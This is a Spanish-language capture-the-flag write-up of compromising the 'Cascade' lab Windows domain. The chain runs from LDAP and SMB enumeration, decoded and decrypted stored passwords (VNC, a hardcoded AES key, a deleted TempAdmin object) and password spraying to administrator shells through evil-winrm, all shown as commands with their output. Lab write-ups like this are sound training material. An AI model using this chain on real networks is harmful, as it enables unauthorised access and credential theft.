

Cascade - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl 127	Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
dns-nsid:				
_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)				
88/tcp	open	kerberos-sec	syn-ack ttl 127	Microsoft Windows Kerberos (server time: 2024-11-21 17:18:51Z)
135/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 127	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl 127	Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Bootstrapper)
445/tcp	open	microsoft-ds?	syn-ack ttl 127	Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Bootstrapper)
636/tcp	open	tcpwrapped	syn-ack ttl 127	
3268/tcp	open	ldap	syn-ack ttl 127	Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Bootstrapper)
3269/tcp	open	tcpwrapped	syn-ack ttl 127	
5985/tcp	open	http	syn-ack ttl 127	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Not Found				
_http-server-header: Microsoft-HTTPAPI/2.0				
49154/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
49155/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
49157/tcp	open	ncacn_http	syn-ack ttl 127	Microsoft Windows RPC over HTTP 1.0
49158/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
49165/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows				

Descubrimos el dominio cascade.local. Vamos a enumerar los usuarios del sistema con la herramienta "rpcclient":

```
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
```

Con la herramient "ldapsearch" puedo enumerar el entorno AD sin proporcionar credenciales con "-x":

```
ldapsearch -H ldap://cascade.local -x -b "DC=cascade,DC=local"
```

```
(kali㉿kali)-[~/Downloads]
$ ldapsearch -H ldap://cascade.local -x -b "DC=cascade,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=cascade,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# cascade.local
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20241121171609.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 340052
name: cascade
objectGUID:: BEPTb7rgSEuSvojKxZJmOA=
creationTime: 133766829695696265
forceLogoff: -9223372036854775808
```

Como el contenido es muy grade vamos a utilizar batcat para filtrar por "sAMAccountName" y vamos a ver si se fintra algo interesante de algun usuario:

```
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

El usuario "r.thomson" tiene una contraseña en base64, la decodeamos:

```
(kali@kali)-[~/Downloads]
$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva
```

Con netexec vamos a intentar validar esa credencial con todos los usuarios:

```
(kali@kali)-[~/Downloads]
$ netexec smb 10.10.10.182 -u users.txt -p 'rY4n5eva' --continue-on-success
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 7 / Server 2008 R2 Build 7601 x64
1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\CascGuest:rY4n5eva STATUS_LOGON
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\arksvc:rY4n5eva STATUS_LOGON
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\s.smith:rY4n5eva STATUS_LOGON
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\r.thompson:rY4n5eva
```

La contraseña es valida para el usuario "r.thomson". Pero no nos podemos conectar con este usuario a la maquina victima por winrm:

```
(kali@kali)-[~/Downloads]
$ netexec winrm 10.10.10.182 -u r.thompson -p 'rY4n5eva'
WINRM 10.10.10.182 5985 CASC-DC1 [*] Windows 7 / Server 2008 R2 Build 7601 (
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: A
orithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 10.10.10.182 5985 CASC-DC1 [-] cascade.local\r.thompson:rY4n5eva
```

Vamos a ver si tenemos permisos para ver algun recurso compartido con el usuario actual:

[+] IP: 10.10.10.182:445		Name: cascade.local	Status: Authenticated	Permissions	Comment
Disk					
ADMIN\$			NO ACCESS		Remote Admin
Audit\$			NO ACCESS		
C\$			NO ACCESS		Default share
Data			READ ONLY		
IPC\$			NO ACCESS		Remote IPC
NETLOGON			READ ONLY		Logon server share
print\$			READ ONLY		Printer Drivers
SYSVOL			READ ONLY		Logon server share

Podemos ver la carpeta data. Vemos lo que tiene en su interior:

[+] IP: 10.10.10.182:445		Name: cascade.local	Status: Authenticated	Permissions	Comment
Disk					
ADMIN\$			NO ACCESS		Remote Admin
Audit\$			NO ACCESS		
C\$			NO ACCESS		Default share
Data			READ ONLY		
./Data					
dr--r--r--		0 Tue Jan 28 17:05:51 2020	.		
dr--r--r--		0 Tue Jan 28 17:05:51 2020	..		
dr--r--r--		0 Sun Jan 12 20:45:14 2020	Contractors		
dr--r--r--		0 Sun Jan 12 20:45:10 2020	Finance		
dr--r--r--		0 Tue Jan 28 13:04:51 2020	IT		
dr--r--r--		0 Sun Jan 12 20:45:20 2020	Production		
dr--r--r--		0 Sun Jan 12 20:45:16 2020	Temps		
IPC\$			NO ACCESS		Remote IPC
NETLOGON			READ ONLY		Logon server share
print\$			READ ONLY		Printer Drivers
SYSVOL			READ ONLY		Logon server share

Como puede tener muchas subcarpetas me voy a montar este recurso compartido en mi maquina:

```
sudo mount -t cifs //10.10.10.182/Data /mnt/recurso -o username=r.thompson,password=rY4n5eva
```

```
(kali㉿kali)-[/mnt/recurso]
$ tree -a .
.
├── Contractors
├── Finance
├── IT
├── Logs
│   ├── Email Archives
│   │   └── Meeting_Notes_June_2018.html
│   ├── LogonAudit
│   ├── Ark AD Recycle Bin
│   │   └── ArkAdRecycleBin.log
│   ├── DCs
│   │   └── dcdiag.log
│   └── Temp
│       ├── r.thompson
│       ├── s.smith
│       └── VNC Install.reg
├── Production
└── Temps
```

En el archivo html encontramos lo siguiente:

```
From: Steve Smith
To: IT (Internal)
Sent: 14 June 2018 14:07
Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this
account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal
admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve
```

Nos dice que hay una cuenta temporal llamada "TempAdmin" la cual va a ser borrada una vez la migracion este completada y tiene la misma contraseña que el usuario administrador. De momento no podemos hacer nada con eso.

En el archivo de instalacion de "VNC" encontramos una contraseña:

```
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

Pasamos la contraseña a formato decimal:

```
(kali㉿kali)-[/Downloads/vncpass]
$ echo "6bcf2a4b6e5aca0f"|xxd -ps -r
k♦*KnZ♦
```

Se ve que la contraseña tiene caracteres raros pero al provenir de un archivo de instalacion de VNC podemos buscar algun repositorio de descripte contraseñas de VNC. Como los repositorios me estaban fallando he encontrado un pagina que decia como hacerlo:

```
Decrypt a VNC password file in one-line with nothing but openssl:

cat .vnc/passwd | openssl enc -des-cbc -nopad -nosalt -K e84ad660c4721ae0 -iv 0000000000000000
```

Metes la contraseña en decimal en un archivo y ejecutas el comando que viene despues:

```
(kali@kali)-[~/Downloads/vncpwd]
$ cat pass.txt | openssl enc -des-cbc -nopad -nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d
sT333ve2
```

Con netexec vamos a ver sobre que usuario es correcta la contraseña que hemos conseguido:

```
[-] cascade.local\arksvc:sT333ve2 STATUS: Authentication failed
[+] cascade.local\s.smith:sT333ve2 STATUS: Authentication successful
[-] cascade.local\util:sT333ve2 STATUS: Authentication failed
[-] cascade.local\j.wakefield:sT333ve2 STATUS: Authentication failed
```

La contraseña es de s.smith. Con este usuario nos podemos conectar por winrm:

```
(kali@kali)-[~/Downloads]
$ netexec winrm 10.10.10.182 -u s.smith -p sT333ve2 --continue-on-success
WINRM 10.10.10.182 5985 CASC-DC1 [*] Windows 7 / Server 2008 R2 Build 7601 (name: Cascade)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.10.182 5985 CASC-DC1 [+] cascade.local\s.smith:sT333ve2 (Pwn3d!)
```

```
$ evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los usuarios que hay en el sistema:

```
dir*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          3/25/2020   11:17 AM           Administrator
d-----          1/28/2020   11:37 PM             arksvc
d-r-----        7/14/2009    5:57 AM             Public
d-----          1/15/2020   10:22 PM             s.smith
```

Tenemos tambien al usuario arksvc. Vamos a ver los shares que podemos ver con el usuario actual:

```
[+] IP: 10.10.10.182:445      Name: cascade.local      Status: Authenticated
Disk
Permissions      Comment
-----
ADMIN$           NO ACCESS      Remote Admin
Audit$           READ ONLY
C$               NO ACCESS      Default share
Data             READ ONLY
IPC$             NO ACCESS      Remote IPC
NETLOGON         READ ONLY      Logon server share
print$           READ ONLY      Printer Drivers
SYSVOL           READ ONLY      Logon server share
[+] Closed 1 connections
```

Ahora podemos ver el recurso "audit". Vamos a ver que tiene en su interior:

[+] IP: 10.10.10.182:445	Name: cascade.local	Status: Authenticated
Disk		Permissions
ADMIN\$		NO ACCESS
Audit\$		READ ONLY
Comment		Remote Admin
./Audit\$		
dr--r--r--	0 Wed Jan 29 13:01:26 2020	.
dr--r--r--	0 Wed Jan 29 13:01:26 2020	..
fr--r--r--	13312 Tue Jan 28 16:47:08 2020	CascAudit.exe
fr--r--r--	12288 Wed Jan 29 13:01:26 2020	CascCrypto.dll
dr--r--r--	0 Tue Jan 28 16:43:18 2020	DB
fr--r--r--	45 Tue Jan 28 18:29:47 2020	RunAudit.bat
fr--r--r--	363520 Tue Jan 28 15:42:18 2020	System.Data.SQLite.dll
fr--r--r--	186880 Tue Jan 28 15:42:18 2020	System.Data.SQLite.EF6.dll
dr--r--r--	0 Tue Jan 28 15:42:18 2020	x64
dr--r--r--	0 Tue Jan 28 15:42:18 2020	x86

Tiene varios archivos (nos los descargamos) y una base de datos, vamos a ver su contenido:

[+] IP: 10.10.10.182:445	Name: cascade.local	Status: Authenticated
Disk		Permissions
ADMIN\$		NO ACCESS
Audit\$		READ ONLY
./Audit\$DB/		
dr--r--r--	0 Tue Jan 28 16:43:18 2020	.
dr--r--r--	0 Tue Jan 28 16:43:18 2020	..
fr--r--r--	24576 Tue Jan 28 16:43:18 2020	Audit.db

Tenemos tambien un archivo llamado "Audit.db", nos lo descargamos. El archivo podemos verlo con strings pero se ve mejor con sqlite:

```
(kali@kali)-[~/Downloads]
$ sqlite3 audit.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
DeletedUserAudit  Ldap  Misc
```

Vemos que hay 3 tablas, vamos a enumerarlas. En la tabla Ldap vemos lo siguiente:

```
sqlite> select * from Ldap;
1|ArkSvc|BQ05l5Kj9MdErXx6Q6AG0w==|cascade.local
```


Podemos intentar decodearla en base 64 pero nos da un resultado extraño:

```
(kali@kali)-[~/Downloads]
$ echo "BQ05l5Kj9MdErXx6Q6AG0w==" |base64 -d
*****D*|zC*;
```


Secordamos que habia un binario "cascAudit.exe" que nos habiamos descargado. Miramos los metadatos pero no conseguimos mucha informacion. Es mejor pasarlo a una maquina windows y analizar el codigo con el programa "dotpeek".

Transferimos el archivo "exe" a la maquina windows abriendonos un servidor en python. Nos abrimos el programa "dotpeek".

Le damos a open y nos abrimos el "cascAudit.exe":



Desplegamos y hacemos click en "cascaudiot" y "mainmodule":



Ahora deberiamos el codigo del archivo "cascAudit.exe":

```
{
using (SqlConnection sqlLiteConnection = new SqlConnection("Data Source=" + MyProject.Application.CommandLineArgs[0] + ";Version=3;"))
{
    string empty1 = string.Empty;
    string str1 = string.Empty;
    string empty2 = string.Empty;
    try
    {
        sqlLiteConnection.Open();
        using (SQLiteCommand sqlLiteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqlLiteConnection))
        {
            using (SQLiteDataReader sqlLiteDataReader = sqlLiteCommand.ExecuteReader())
            {
                sqlLiteDataReader.Read();
                empty1 = Conversions.ToString(sqlLiteDataReader["Uname"]);
                empty2 = Conversions.ToString(sqlLiteDataReader["Domain"]);
                string str2 = Conversions.ToString(sqlLiteDataReader["Pwd"]);
                try
                {
                    str1 = Crypto.DecryptString(str2, "c4scadek3y654321");
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

Encontramos una key:

```
str1 = Crypto.DecryptString(str2, "c4scadek3y654321");
```

Esa es una key que se esta utilizando para descifrar el codigo en "base64". Esto de "Crypto" si miramos arriba del codigo lo podemos relacionar con "CascCrypto"

```
using CascAudiot.My;
using CascCrypto;
using Microsoft.VisualBasic;
```

Nosotros tenemos un archivo que se llama "CascCrypto.dll" que nos hemos descargado del share. Vamos a pasar ese archivo tambien a la maquina windows para analizar el codigo. Le damos a open, subimos el archivo y hacemos click en "CascCrypto y Crypto" y podemos ver el codigo:

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace CascCrypto
{
    public class Crypto
    {
        public const string DefaultIV = "1tdyjCbY1Ix49842";
        public const int KeySize = 128;

        public static string EncryptString(string Plaintext, string Key)
        {
            byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
            Aes aes = Aes.Create();
            aes.BlockSize = 128;
            aes.KeySize = 128;
            aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
            aes.Key = Encoding.UTF8.GetBytes(Key);
            aes.Mode = CipherMode.CBC;
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write))
                {
                    cryptoStream.Write(bytes, 0, bytes.Length);
                    cryptoStream.FlushFinalBlock();
                }
                return Convert.ToBase64String(memoryStream.ToArray());
            }
        }
    }
}
```

Si nos fijamos hace referencia al cifrado AES. Para descifrar un AES "CBC" necesitamos 3 cosas:

- La Key
- El IV
- La password cifrada
- La key la tenemos:

```
... = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
// ...
(Encryption.cs)
```

- El IV tambien lo tenemos:

```
... DefaultIV = "1tdyjCbY1Ix49842";
// ...
ivsize = 128;
```

- La password es la que hemos encontrado antes en base64:

```
(kali@kali)-[~/Downloads]
└─$ echo "BQ05l5Kj9MdErXx6Q6AG0w==" |base64 -d
♦♦♦♦♦D♦|zC♦;
```

Con estas 3 cosas podemos descrifrar la contraseña con cyberchef. Primero escribimos la password cifrada y la decodeamos en base64. Luego especificamos que queremos descrifrar el AES CBC y añadimos la key y el IV en UTF8:

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

AES Decrypt

Key
c4scadek3y ... UTF8

IV
1tdyjCbY1I ... UTF8

Mode
CBC

Input
Raw

Output
Raw

BQ05l5Kj9MdErXx6Q6AG0w==

Output
w3lc0meFr31nd

Hemos conseguido la clave del usuario "arksvc". Accedemos con "evil-winrm" con el usuario "arksvc"

```
(kali@kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.182 -u arksvc -p 'w3lc0meFr31nd'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-shell

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
cascade\arksvc
```

Vamos a ver los grupos a los que pertenece el usuario:

powershell get ad-object deleted objects

Todo

Imágenes

Videos


Noticias

Web

Libros

Finanzas

Herramientas




Microsoft Learn

https://learn.microsoft.com › en-us · Traducir esta página

Restore-ADObject (ActiveDirectory)

For example, you can use the **Get-ADObject** cmdlet to get a **deleted object** by specifying the IncludeDeletedObjects parameter. You can then pass the **object** through ...



LazyAdmin

https://lazyadmin.nl › get-adobject · Traducir esta página

Get-ADObject – How to Find and Export AD Objects with ...

30 may 2023 — To get **deleted objects** from the AD, we will need to use the **Get-ADObject** cmdlet with the parameter IncludeDeletedObjects . Note. Make sure that ...

En "LazyAdmin" tenemos un apartado que se llama Get Deleted Objects:

In this article

[Install Active Directory Module](#)

[Finding Objects with Get ADObject in PowerShell](#)

[Using the Filter](#)

[Filtering on ObjectClass](#)

[Combining filters](#)

[Get ADObject SearchBase](#)

[Using the SearchScope](#)

[Get Deleted Objects](#)

[Wrapping Up](#)

Si hacemos click nos lleva al siguiente comando:

```
1. Get-ADObject -Filter 'objectClass -eq "computer" -and isDeleted -eq $True' -IncludeDeletedObjects | ft
```

Si nos fijamos filtra por computer, lo cambiamos a "user":

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter 'objectClass -eq "user" -and isDeleted -eq $True' -IncludeDeletedObjects

Deleted           : True
DistinguishedName : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
Name              : CASC-WS1
                   DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
ObjectClass       : computer
ObjectGUID        : 6d97daa4-2e82-4946-a11e-f91fa18bfabe

Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                   DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

Vemos al usuario TempAdmin. Podemos listar sus propiedades añadiendo -Properties *

```
whenCreated      : 17/9/2020 7:30:19 PM
accountExpires    : 9223372036854775807
badPasswordTime   : 0
badPwdCount       : 0
CanonicalName     : cascade.local/Deleted Objects/TempAdmin
                   DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd  : YmFDVDNyMWFOMDBkbGVz
CN                : TempAdmin
```

Encontramos la contraseña de "tempAdmin". Vamos a intentar crackearla con "Cyberchef":

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

YmFDVDNyMwFOMDBkbGVz

REC 20 1 20

Output

baCT3r1aN00dles

Hemos conseguido la contraseña del usuario "TempAdmin", que como decia en el mensaje, tambien es la contraseña del usuario administrador. Vamos a probarlo:

```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 10.10.10.182 -u administrator -p 'baCT3r1aN00dles'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completions

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
```